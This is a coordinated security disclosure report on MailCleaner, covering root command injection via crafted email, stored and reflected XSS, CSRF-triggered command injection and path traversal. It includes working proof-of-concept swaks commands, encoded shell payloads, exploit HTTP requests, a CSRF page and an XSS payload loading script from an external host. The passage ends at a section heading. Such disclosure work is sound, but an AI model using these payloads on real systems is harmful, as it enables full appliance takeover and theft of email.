



# MailCleaner

## SECURITY DISCLOSURE REPORT

ID: MZ-24-01

Version: 1.0

Date: 2024-04-29

Classification: Public

# Versioning

Version	Date	Author	Comment
1.0	2024-04-29	modzero	Public release

# Credits

The work contained in this report was conducted by the modzero team consisting of (alphabetical order):

- Michael Imfeld
- Pascal Zenker

# Disclosure Timeline

Date	Comment
2024-03-25	modzero makes several attempts to contact MailCleaner and Alinto AG but without response.
2024-04-02	modzero creates an issue on the public GitHub repository asking for contact information. The Alinto CTO responds with their email address.
2024-04-04	modzero sends the disclosure report draft to the email address provided by Alinto's CTO in the GitHub issue.
2024-04-05	Alinto CTO confirms the receipt of the report, thanks modzero and informs that they will start with the assessment of the vulnerabilities immediately.
2024-04-23	Alinto CTO informs modzero that the vulnerabilities have been fixed and published to GitHub.
2024-04-29	modzero publishes this report.

## CVEs

The following CVEs have been assigned by MITRE:

Vulnerability	<b>Unauthenticated OS Command Injection via Email</b>
CVSS Rating	<span style="color: red;">■</span> <b>9.8 Critical</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVE-ID	<b>CVE-2024-3191</b>

Vulnerability	<b>Unauthenticated Stored XSS in Admin Interface via Email</b>
CVSS Rating	<span style="color: red;">■</span> <b>8.8 High</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:H
CVE-ID	<b>CVE-2024-3192</b>

Vulnerability	<b>CSRF-based OS Command Injection on Multiple Endpoints</b>
CVSS Rating	<span style="color: red;">■</span> <b>8.8 High</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
CVE-ID	<b>CVE-2024-3193</b>

Vulnerability	<b>Reflected XSS on Multiple Endpoints</b>
CVSS Rating	<span style="color: red;">■</span> <b>8.8 High</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:H
CVE-ID	<b>CVE-2024-3194</b>

Vulnerability	<b>Authenticated Path Traversal on Multiple Endpoints</b>
CVSS Rating	<span style="color: orange;">■</span> <b>4.7 Medium</b> CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:L
CVE-ID	<b>CVE-2024-3195</b>

Vulnerability	<b>Unauthenticated OS Command Injection on Local SOAP Endpoints</b>
CVSS Rating	<span style="color: orange;">■</span> <b>6.7 Medium</b> CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
CVE-ID	<b>CVE-2024-3196</b>

# Contents

- 1 Summary ..... 4**
- 2 Findings – Mail Service ..... 5**
  - 2.1 Unauthenticated OS Command Injection via Email ..... 5
  - 2.2 Unauthenticated Stored XSS in Admin Interface via Email ..... 9
- 3 Findings – Web Service ..... 12**
  - 3.1 CSRF-based OS Command Injection on Multiple Endpoints ..... 12
  - 3.2 Reflected XSS on Multiple Endpoints ..... 17
  - 3.3 Authenticated Path Traversal on Multiple Endpoints ..... 20
- 4 Findings – SOAP Service ..... 23**
  - 4.1 Unauthenticated OS Command Injection on Local SOAP Endpoints ..... 23



# 1 Summary

MailCleaner is an email filtering appliance which is designed to counteract spam, viruses, and other malicious content. It offers both commercial and community editions to accommodate different requirements.

modzero identified critical vulnerabilities that can allow unauthenticated remote attackers to take over the appliance, to fully compromise its confidentiality and integrity and therefore any email message traveling through it. Attackers can execute arbitrary OS commands on the appliance server through three routes:

- Sending a specifically crafted email to the appliance
- A logged-in administrator visits an attacker-controlled website
- Sending a logged-in administrator a specifically prepared link to their MailCleaner admin interface

Aside from that, several vulnerabilities were identified, which allow authenticated attackers with administrative privileges to execute OS commands on the system or to read and write files on it. Lastly, multiple locally provided SOAP endpoints are susceptible to OS command injections as well. In a cluster setup these endpoints are exposed to all cluster members<sup>1</sup> and the internal network. This effectively allows attackers to compromise every cluster member by gaining control of a single instance or to elevate their privileges on a compromised machine.

Products that are known to be affected:

- 2023.03.14<sup>2</sup> and earlier

<sup>1</sup>

<https://web.archive.org/web/20240320140606/https://www.mailcleaner.net/downloads/MailCleaner-installation.pdf>

<sup>2</sup>

<https://web.archive.org/web/20231003194311/https://www.mailcleaner.net/informations/release/>

## 2 Findings – Mail Service

This chapter describes all identified findings within the mail service, that can be exploited when the mail ports are exposed to the internet.

### 2.1 Unauthenticated OS Command Injection via Email

Class	<b>CWE-78: Improper Neutralization of Special Elements used in an OS Command</b>
CVSS Rating	<b>9.8 Critical</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Component	<b>Mail Filter</b>
CVE-ID	<b>CVE-2024-3191</b>

#### Summary

An OS command injection vulnerability in one of the cleanup cronjobs of MailCleaner appliance enables remote attackers to execute arbitrary commands as root user by sending a specially crafted email to MailCleaner. This allows attackers to fully compromise the appliance and intercept any emails handled by the system.

#### Requirements

This vulnerability can be exploited if any of the following requirements is met:

- The mail server which receives the forwarded emails from MailCleaner has sub-addressing enabled and the attacker knows a valid email address
- The mail server which receives the forwarded emails from MailCleaner has no address verification or accepts wildcards in the local part of the address
- The mail server which receives the forwarded emails from MailCleaner cannot be reached within the defined timeout

#### Details

MailCleaner appliance classifies incoming email messages according to various rule sets and applies filtering mechanisms. If messages are identified as spam, they are moved into a spam folder on the MailCleaner system. The *clean\_spam\_quarantine.pl* cronjob which is responsible to clear said spam folder regularly is susceptible to OS command injections which are abusable via a malicious email recipient address.

As MailCleaner performs a recipient verification on the destination mail server an attacker must provide a valid recipient address. If the destination mail server is either offline, has address verification disabled or accepts arbitrary local parts of an address (catch-all addresses) the payload can be used directly as local part of the address (*payload@domain.com*).

If the mentioned conditions are not met an attacker must first obtain a valid email address such as *firstname.lastname@domain.com*. The attacker's payload is then appended to the valid email address utilizing sub-addressing with the plus character (*firstname.lastname+payload@domain.com*). The concept of sub-addressing is widely used and accepted by many mail servers<sup>3</sup>, e.g. *Google Mail* or *Microsoft Exchange*.


To ensure that the attacker's email message will be classified as spam by MailCleaner and therefore be moved to the spam quarantine, a test string called "Generic Test for Unsolicited Bulk Email" can be used as email body.<sup>4</sup>

The finalized attack is carried out as depicted in Listing 1. Since the message will be moved to quarantine and no delivery attempt to the target mail server will be made it does not have to originate from a legitimate mail server.

```
1 swaks --to 'test+`id`@mod0.local' \  
2 --from test@mod0.eu --server mailcleaner.local \  
3 --body 'XJS*C4JDBQADN1.NSBN3*2IDNEN*GTUBE-STANDARD-ANTI-UBE-TEST-EMAIL*C.34X'
```

Listing 1 - OS command injection payload in email recipient address sent to MailCleaner.

By inspecting the filesystem on MailCleaner it can be confirmed that the malicious email was moved to the quarantine folder. (see Figure 1)



```
kali@kali: ~/src/MailCleaner  
File Actions Edit View Help  
root@mailcleaner:~$ find /var/mailcleaner/spam/  
/var/mailcleaner/spam/  
/var/mailcleaner/spam/mod0.local  
/var/mailcleaner/spam/mod0.local/test+`id`@mod0.local  
/var/mailcleaner/spam/mod0.local/test+`id`@mod0.local/1rnNpY-000Gwy-1o  
root@mailcleaner:~$
```

Figure 1 - Inspecting the quarantine folder on MailCleaner after sending malicious email.

<sup>3</sup>

<http://web.archive.org/web/20240126064532/https://datatracker.ietf.org/doc/html/rfc5233>

<sup>4</sup> <https://web.archive.org/web/20240322092558/https://spamassassin.apache.org/gtube/>

The vulnerability causing the command to be executed stems from the script *clean\_spam\_quarantine.pl*. As observed in Figure 2 the script walks through the quarantine directory and its subfolders. The variable `$domain_entry` is populated with the subdirectory name which is the recipient's email address.

```

76  ## delete real files
77  opendir( QDIR, $quarantine_dir )
78  |  or die "Couldn't read directory $quarantine_dir";
79  while ( my $entry = readdir(QDIR) ) {
80  |     next if $entry =~ /^\.\/;
81  |     $entry = $quarantine_dir . '/' . $entry;
82  |     if ( -d $entry ) {
83  |         opendir( DDIR, $entry ) or die "Couldn't read directory $entry";
84  |         while ( my $domain_entry = readdir(DDIR) ) {
85  |             next if $domain_entry =~ /^\.\/;
86  |             $domain_entry = $entry . '/' . $domain_entry;
87  |         }

```

Figure 2 - Cronjob script *clean\_spam\_quarantine.pl* walking through quarantine directory.

At the end of the second level loop the `$domain_entry` is inserted without any sanitization into a `system()` call intended to remove the directory (see Figure 3). This call is made every time the script runs thus triggering the attacker's payload on every run.

```

112  }
113  |     $domain_entry =~ s/\/|\\\/;
114  |     system("rmdir $domain_entry >/dev/null 2>&1");
115  }

```

Figure 3 - OS command injection point in *clean\_spam\_quarantine.pl*.

There is another OS command injection which is triggered once the retention time of quarantined email is exceeded. In this case the `$user_entry` variable is inserted into a similar construct. (see Figure 4) At this point said variable represents the full path to an email entry in the quarantine thus containing the attacker's payload.

```

97  |     my @date = Time_to_Date( $stats[9] );
98  |     my $Ddays =
99  |         Delta_Days( ( $date[0], $date[1], $date[2] ), Today() );
100  |     system("rm $user_entry >/dev/null 2>&1")
101  |     | if $Ddays > $days_to_keep;
102  | }
103  }

```

Figure 4 - Second OS command injection point in *clean\_spam\_quarantine.pl*.



In MailCleaner's default configuration the vulnerable cronjob is executed every day at midnight. Once the job is triggered the attacker's payload is executed. Attackers that exploit this vulnerability can execute arbitrary commands as root user and can therefore fully compromise the appliance.

## Note

The exploit showcased in this report serves only as proof of concept. The vendor was provided with a weaponized payload where attackers can establish a reverse shell to a vulnerable instance and fully compromise the system. This exploit will be released to the public at a later point in time to give users enough time to patch their systems.

## 2.2 Unauthenticated Stored XSS in Admin Interface via Email

Class	<b>CWE-79: Improper Neutralization of Input During Web Page Generation</b>
CVSS Rating	<b>8.8 High</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:H
Component	<b>Admin Interface</b>
Affected Endpoints	<ul style="list-style-type: none"><li>▪ <b>/admin/managespamquarantine</b></li><li>▪ <b>/admin/managetracing</b></li></ul>
CVE-ID	<b>CVE-2024-3192</b>

### Summary

An identified stored Cross-Site-Scripting vulnerability allows an unauthenticated attacker to inject malicious JavaScript into the administrator dashboard with a specifically crafted email. The vulnerability can be used for session hijacking, data theft, or unauthorized actions on behalf of an administrative user. In combination with other findings from this report, the vulnerability can be chained to an OS command injection.

### Requirements

The attacker knows a valid email address.

### Details

MailCleaner provides dashboards for admin users to trace delivered emails and inspect quarantined or spam-marked emails. For each mail separate entries within specific tables are created. Each table entry displays the recipient, sender, and the subject of the email (refer to Figure 5).

The screenshot shows the MailCleaner administrator dashboard. At the top, there's a navigation bar with 'Configuration', 'Management', and 'Monitoring' tabs. A system status bar indicates 'System is unregistered' and 'Hardware: healthy'. The main content area displays search filters for 'Address displayed' (testdomain.local) and 'Number of lines displayed' (20). A table shows one message in the spam quarantine with the subject 'Get Rich Quick!!! Exclusive Deal Inside!!!'.

Figure 5 – The MailCleaner administrator dashboard.

The dashboard renders the senders and the recipients email address without sanitization. An attacker can abuse this circumstance to inject arbitrary content into the site including JavaScript code by supplying malicious email addresses. The length of the injected content is limited as the web application will truncate the email addresses starting from a certain length. This is not a restriction though, as it is possible to load arbitrary JavaScript from an external domain as showcased in the payload in Listing 2. The attacker-controlled domain then delivers a classic payload like e.g., `alert('modzero')`.

```
1 <script/src=//SHORT_DOMAIN>
```

Listing 2 - XSS payload to load an external JavaScript file from another domain.

As MailCleaner performs a recipient address verification, it is most proficient to deliver the payload within the sender's email address as can be seen in Listing 3. A test string called "Generic Test for Unsolicited Bulk Email" can be used as email body to ensure that the attacker's email message will be classified as spam by MailCleaner.<sup>5</sup> A proof of concept for the attack can be seen in Listing 3. Since the message will be moved to quarantine and no delivery attempt to the target mail server will be made it does not have to originate from a legitimate mail server.

```
1 swaks --to 'test@mod0.local' --from '"<script/src=//short.de>"@mod0.eu' \
2 --from test@mod0.eu --server mailcleaner.local \
3 --body 'XJS*C4JDBQADN1.NSBN3*2IDNEN*GTUBE-STANDARD-ANTI-UBE-TEST-EMAIL*C.34X'
```

Listing 3 – Stored XSS payload in email recipient sent to MailCleaner.

<sup>5</sup> <https://web.archive.org/web/20240322092558/https://spamassassin.apache.org/gtube/>

Once an administrator visits the formerly described dashboard pages, the XSS payload will be triggered and the JavaScript from the external domain will be executed.




Figure 6 – The stored XSS payload gets triggered.

The impact of the XSS attack on the administrative dashboard is that it significantly undermines the confidentiality and availability of email communications. Specifically, an attacker gains unauthorized access to emails and could potentially expose contained sensitive information. Moreover, such vulnerabilities could be leveraged to shut down the email system entirely, denying access to legitimate users and disrupting email availability. In addition, an attacker can perform any action that an authorized administrator can, compromising the system's integrity and security.

## 3 Findings – Web Service

This chapter describes all identified findings of the web interfaces available at <https://<mailcleaner domain>/admin> and <https://<mailcleaner domain>/>.

### 3.1 CSRF-based OS Command Injection on Multiple Endpoints

Class	<b>CWE-78: Improper Neutralization of Special Elements used in an OS Command</b>
CVSS Rating	<b>8.8 High</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
Component	<b>Admin Interface</b>
Affected Endpoints	<ul style="list-style-type: none"><li>▪ <b>/admin/monitorreporting/search</b></li><li>▪ <b>/admin/domain/clearsmtpauthcache</b></li><li>▪ <b>/admin/monitorlogs/view</b></li></ul>
CVE-ID	<b>CVE-2024-3193</b>

#### Summary

Several administrator endpoints allow command injection as root user via a specifically prepared URL. To exploit this issue an attacker needs to be either authenticated as administrator or lure a logged-in administrator on an attacker-controlled website. By abusing this vulnerability an attacker can compromise the entire system.

#### Requirements

The vulnerability can be exploited if any of the following requirements is met:

- A logged-in administrator visits an attacker-controlled website or clicks an attacker-controlled link
- An attacker has authenticated access to the admin dashboard

#### Details

MailCleaner provides several endpoints to admin users which construct OS commands based on user input from a URL. Due to missing sanitization within the web application, attackers can run arbitrary OS commands as root user. As the command injection is happening via an URL, the attacker does not have to be authenticated as administrator but can use a CSRF based attack from a website they control or send an administrator a

specifically prepared link. Once the victim visits the malicious website, the exploit is triggered automatically.

MailCleaner provides an endpoint to search through reporting statistics for admin users. The endpoint has several parameters for customized queries. One of the parameters is susceptible to OS command injections. For successful exploitation the payload must first terminate the search string by passing an apostrophe followed by the command wrapped in backticks and another apostrophe (see Listing 4).

```
1 GET
  /admin/monitorreporting/search/search/a`id`/domain//td/12/tm/3/fd/8/fm/3/sort/msgs/tp/10/submit/1 HTTP/1.1
2 Host: mailcleaner.local
3 Cookie: MCSESS=89742q8kfb0j59ic1ivo815p33
4 Connection: close
```


Listing 4 - OS command injection on monitor reporting search endpoint.

As a proof of concept, a payload was constructed by encoding the command `id>/tmp/mod0` with base64, wrapping it into `echo <base64> | base64 -d | sh` and applying URL encoding as seen in Listing 5.

```
1 a`echo%20aWQ%2BL3RtcC9tb2QwCg==|base64%20-d|sh`
```

Listing 5 - Final OS command injection payload for reporting endpoint.

Execution of the command can be verified by inspecting the file system. (Figure 7)

A terminal window with a dark background and light text. The prompt is 'kali@kali: ~/src/MailCleaner'. Below the prompt is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a root shell prompt 'root@mailcleaner:~\$' followed by the command 'cat /tmp/mod0'. The output is 'uid=0(root) gid=1003(mailcleaner) groups=1003(mailcleaner)'. The prompt returns to 'root@mailcleaner:~\$' with a cursor.

```
kali@kali: ~/src/MailCleaner
File Actions Edit View Help
root@mailcleaner:~$ cat /tmp/mod0
uid=0(root) gid=1003(mailcleaner) groups=1003(mailcleaner)
root@mailcleaner:~$
```

Figure 7 - Verifying command execution via reporting endpoint.

Command injections in a GET request are particularly dangerous as they can be triggered from an attacker-controlled webpage through Cross-Site Request Forgery (CSRF). CSRF is a type of attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. It's based on the principle that if a user is authenticated to a site, their browser automatically includes credentials like cookies to the site. An attacker's webpage can then use JavaScript to send a GET request with malicious parameters. This is straightforward and the only required user interaction is that the user is logged-in on the administrator dashboard and visits the attacker's website. An exemplary proof of concept can be found in Listing 6.

```

1 Welcome to my attacker page!
2 <script>
3 document.location =
  "https://mailcleaner/admin/monitorreporting/search/search/a'PAYLOAD'/domain//td/12/tm/
  3/fd/8/fm/3/sort/msgs/top/10/submit/1"
4 </script>

```

Listing 6 – CSRF-based OS command injection.

In addition to this one-click OS command injection, there are two injections which need two steps to be exploited:

MailCleaner provides an endpoint to admin users to clear smtp auth cache files. These files are located at `/var/mailcleaner/spool/tmp/exim_stage1/auth_cache/`. The endpoint first constructs a path based on the cache name provided by the user and the expected file location. In a second step it is verified whether the constructed path exists and lastly an OS command is built using the file path. The path string is then executed without performing any sanitization.

It is not possible to directly inject OS commands as the constructed file path is verified and must exist on the file system. However, by combining this with another vulnerability which allows arbitrary file write (see Finding 3.3) attackers are able to execute arbitrary OS commands.

To facilitate this attack a valid file name has to be constructed which, when injected into the command line, will be evaluated as a command. As a proof of concept, the command `id>/tmp/mod0` was base64 encoded and wrapped into `$(echo aWQ+L3RtcC9tb2QwCg==|base64 -d|sh)`. To pass this payload as a parameter to the web server it is also URL encoded. Listing 7 illustrates the final request to create a malicious file which uses the technique described in Finding 3.3

```

1 GET
  /admin/index/todaypie?c=1&t=../../../../var/mailcleaner/spool/tmp/exim_stage1/auth_cache/
  %24%28echo%20aWQ%2BL3RtcC9tb2QwCg%3D%3D%7Cbase64%20-d%7Csh%29.db HTTP/1.1
2 Host: mailcleaner.local
3 Cookie: MCSESS=89742q8kfb0j59ic1ivo815p33
4 Connection: close

```

Listing 7 - Creation of malicious file using vulnerability from finding 3.3.

Listing files in the corresponding directory shows that the file has been successfully created (see Figure 8).

```
kali@kali: ~/src/MailCleaner
File Actions Edit View Help
root@mailcleaner:~$ ls -l /var/mailcleaner/spool/tmp/exim_stage1/auth_cache/
total 4
-rw-r--r-- 1 mailcleaner mailcleaner 77 Mar 17 18:48 $(echo aWQ+L3RtcC9tb2QwCg==|base64 -d|sh).db
root@mailcleaner:~$
```

Figure 8 - Malicious file created by *todaypie* endpoint.

Once the malicious file is in place the command can be triggered by sending a request to the *clearsmtpauthcache* endpoint. The same payload that was used for file creation in the previous step is used as name parameter (see Listing 8)

```
1 GET
  /admin/domain/clearsmtpauthcache?name=%24%28echo%20aWQ%2BL3RtcC9tb2QwCg%3D%3D%7Cbase64%20-d%7Csh%29 HTTP/1.1
2 Host: mailcleaner.local
3 Cookie: MCSESS=89742q8kfb0j59ic1ivo815p33
4 Connection: close
```

Listing 8 - Triggering command execution on *clearsmtpauthcache* endpoint.

Execution of the command can be verified by inspecting the file system (see Figure 9).

```
kali@kali: ~/src/MailCleaner
File Actions Edit View Help
root@mailcleaner:~$ cat /tmp/mod0
uid=0(root) gid=1003(mailcleaner) groups=1003(mailcleaner)
root@mailcleaner:~$
```

Figure 9 - Verifying command execution via *clearsmtpauthcache* endpoint.

Finally, MailCleaner provides an endpoint to admin users to view log files. Specific log files are requested by utilizing the *f* URL parameter. The endpoint first constructs a path based on the file name provided by the user and the expected file location. In a second step it is verified whether the constructed path exists and lastly an OS command is built using the file path. The path string is then executed without performing any sanitization.



Similarly to the previous endpoint it is not possible to directly inject OS commands as the constructed file path is verified and must exist on the file system. A malicious file can be created in a similar fashion. Once the malicious file is in place the command can be triggered by sending a request to the *monitorlogs/view* endpoint. The same payload is used as name parameter as for file creation in the previous step (see Listing 9).

```
1 GET /admin/monitorlogs/view?f=1-../../../../-/tmp/%24%28id%3Emod0%29 HTTP/1.1
2 Host: mailcleaner.local
3 X-Requested-With: XMLHttpRequest
4 Cookie: MCSESS=89742q8kfb0j59ic1ivo815p33
5 Connection: close
```

Listing 9 - Triggering command execution on *monitorlogs/view* endpoint.

Attackers exploiting one of the endpoints can execute arbitrary commands with root privileges. This allows them to compromise the entire system, to gain unrestricted access to sensitive data (e.g., the emails processed by the system), to manipulate system configurations, and to launch further attacks with elevated permissions, posing a significant security risk to the server and its users.

## 3.2 Reflected XSS on Multiple Endpoints

Class	<b>CWE-79: Improper Neutralization of Input During Web Page Generation</b>
CVSS Rating	<b>8.8 High</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:H
Component	<b>Admin Interface</b>
Affected Endpoints	<ul style="list-style-type: none"><li>▪ <code>/uwwlist.php</code></li><li>▪ <code>/admin/monitorlogs/view</code></li></ul>
CVE-ID	<b>CVE-2024-3194</b>

### Summary

Reflected Cross-Site-Scripting vulnerabilities which were identified on two endpoints allow an attacker to inject malicious JavaScript for session hijacking, data theft, or unauthorized actions on behalf of the victim if the user was tricked into clicking a specially crafted link.

### Requirements

An authenticated user clicks on a link crafted by the attacker or visits an attacker-controlled page.

### Details

MailCleaner provides an endpoint to admin users for inspecting log files. Specific log files are requested by utilizing the `f` URL parameter which adheres to a particular format. The webserver constructs a file path based on the user input and displays an error message if the requested file cannot be located (see Figure 10).




Figure 10 - Error message displayed on the monitor logs endpoint if the requested file cannot be located.

The users' input passed via URL parameter is reflected on the rendered web page. Due to missing sanitization, it is possible to inject arbitrary content into the site including JavaScript code. As a proof of concept, a message box is displayed by using the payload:

```
1 f=1-a-%27;alert("mod0");//
```

Listing 10 - XSS Payload to display a message box.




Figure 11 – Successful execution of XSS payload sent to monitor logs view endpoint.

A similar reflected XSS vulnerability was found in the `uwvlist.php` endpoint. This proof of concept code also displays a message box:

```
1 a=%3Cscript%3Ealert(1)%3C/script%3E
```

Listing 11 - XSS Payload to display a message box.




Figure 12 - Successful execution of XSS payload sent to `uwvlist.php` endpoint.

If an attacker gains control over a script that was executed in the victim's browser, they can usually completely compromise that user. This allows them to perform any action, to view or modify information accessible to the user, and to initiate interactions with other users. They can for example carry out malicious actions within the application that appear to originate from the victim.

## 3.3 Authenticated Path Traversal on Multiple Endpoints

Class	<b>CWE-22: Improper Limitation of a Pathname to a Restricted Directory</b>
